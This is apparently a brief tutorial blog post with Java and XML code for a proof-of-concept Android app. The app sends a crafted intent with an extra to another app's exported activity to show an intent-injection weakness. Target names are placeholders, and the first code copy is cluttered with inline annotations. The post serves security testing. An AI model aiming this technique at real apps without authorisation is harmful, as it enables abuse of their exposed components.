Developing Proof Concept Application for Android Vulnerability

Disclaimer this content is for is for educational purposes only , Don't use it for malicious purposes.

If you find any Vulnerability in the Mobile Application the Stakeholder expect and exploit (or) POC Application to demonstration the Vulnerability and it's severity so , I developed an Poc Application in Android Studio using java , This code is written specific to send the data to the " extra " in the intent .

This is the code for MainActivityclass.java

```java
import androidx.appcompat.app.AppCompatActivity;

import android.content.Intent;

import android.os.Bundle;

import android.view.View;

import android.widget.Button;

public class MainActivity extends AppCompatActivity {

    @Override

    protected void onCreate(Bundle savedInstanceState) {

        super.onCreate(savedInstanceState);

        setContentView(R.layout.activity_main);

        Button launchButton = findViewById(R.id.button);

        launchButton.setOnClickListener(new View.OnClickListener() {

            @Override

            public void onClick(View view) {

                Bundle o=new Bundle();

                o.putString("message"," --- the message to be displayed -- ");  -

                Intent ex = new Intent(Intent.ACTION_SEND);

                ex.setClassName("---package name ---","---Activity name ---"); → [ defining the package and
```

ex.putExtras(o); → [Sending data to the extra]

startActivity(ex); → [starting the Activity]

    }

  });

}}

```java
import androidx.appcompat.app.AppCompatActivity;

import android.content.Intent;
import android.os.Bundle;
import android.view.View;
import android.widget.Button;

// 2 usages
public class MainActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        Button launchButton = findViewById(R.id.button);
        launchButton.setOnClickListener(new View.OnClickListener() {
            @Override
            public void onClick(View view) {
                Bundle o=new Bundle();
                o.putString("message","--- Message to be displayed -- ");
                Intent ex = new Intent(Intent.ACTION_SEND);
                ex.setClassName( packageName: "---Package_name---", className: "--Activity_name --");
                ex.putExtras(o);
                startActivity(ex);
            }
        });
    }
}
```

Code for Activity_main.xml

<?xml version="1.0" encoding="utf-8"?>

<androidx.constraintlayout.widget.ConstraintLayout xmlns:android="http://schemas.android.com/apk/res/android"

  xmlns:app="http://schemas.android.com/apk/res-auto"

  xmlns:tools="http://schemas.android.com/tools"

  android:layout_width="match_parent"

  android:layout_height="match_parent"

```xml
    tools:context=".MainActivity">

    <TextView
        android:id="@+id/textView"
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:text=" click the button to view pop message "
        app:layout_constraintBottom_toBottomOf="parent"
        app:layout_constraintEnd_toEndOf="parent"
        app:layout_constraintHorizontal_bias="0.0"
        app:layout_constraintStart_toStartOf="parent"
        app:layout_constraintTop_toTopOf="parent"
        app:layout_constraintVertical_bias="0.486" />

    <Button
        android:id="@+id/button"
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:text="click to view "
        app:layout_constraintBottom_toBottomOf="parent"
        app:layout_constraintEnd_toEndOf="parent"
        app:layout_constraintHorizontal_bias="0.497"
        app:layout_constraintStart_toStartOf="parent"
        app:layout_constraintTop_toTopOf="parent"
        app:layout_constraintVertical_bias="0.585" />
</androidx.constraintlayout.widget.ConstraintLayout>
```

For Any Query and doubts please contact me

LinkedIn : https://www.linkedin.com/in/bharath-kannan-mp-673626225/

Gmail : bharathkannan439@gmail.com